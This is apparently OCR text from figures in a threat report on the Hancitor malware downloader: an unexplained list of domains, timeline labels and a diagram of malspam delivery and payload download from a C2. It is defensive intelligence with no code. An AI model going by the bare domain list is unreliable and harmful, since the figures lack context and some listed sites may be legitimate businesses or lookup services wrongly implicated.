siaraya.com
cranmorelodge.co.uk
melissakiss.com
businessnowindia.com
ipinfo.io
santafetails.com
goprorent.pl
shopthepomegranate.com
sandearth.com
gadanie-lidia.ru
stewartandgreenltd.com
ipify.org
grupoembatec.com
ownhive.com
astraclinic.com
hilalkentasm.com
organicprom.com
primerplano.org
sewamobilbengkulu.web.id
ocyoungactors.com
kirk666.top
psychedelicsociety.org.au
webmounts.co.ke
krufgqsp.com
collectorsway.com
grampotchayatportal.club
adonissanat.com
thectrl24.com
dpsoft.es
atakentegitimkurumlari.com
Apr
Jul
Oct
Jan
2016
Apr
Jul
Oct
Jan
2017
Apr
Jul
Oct
Jan
2018
Apr
Jul
2015


HANCITOR


Attacker
1
Target victims with malspam campaigns which includes the Hancitor document as attachment
DOC
EXE
DLL
2
Hancitor downloads The main payload (Vawtrack, Pony) from the C2
Victim
C2







ENRICHED WITH PASSIVE DNS



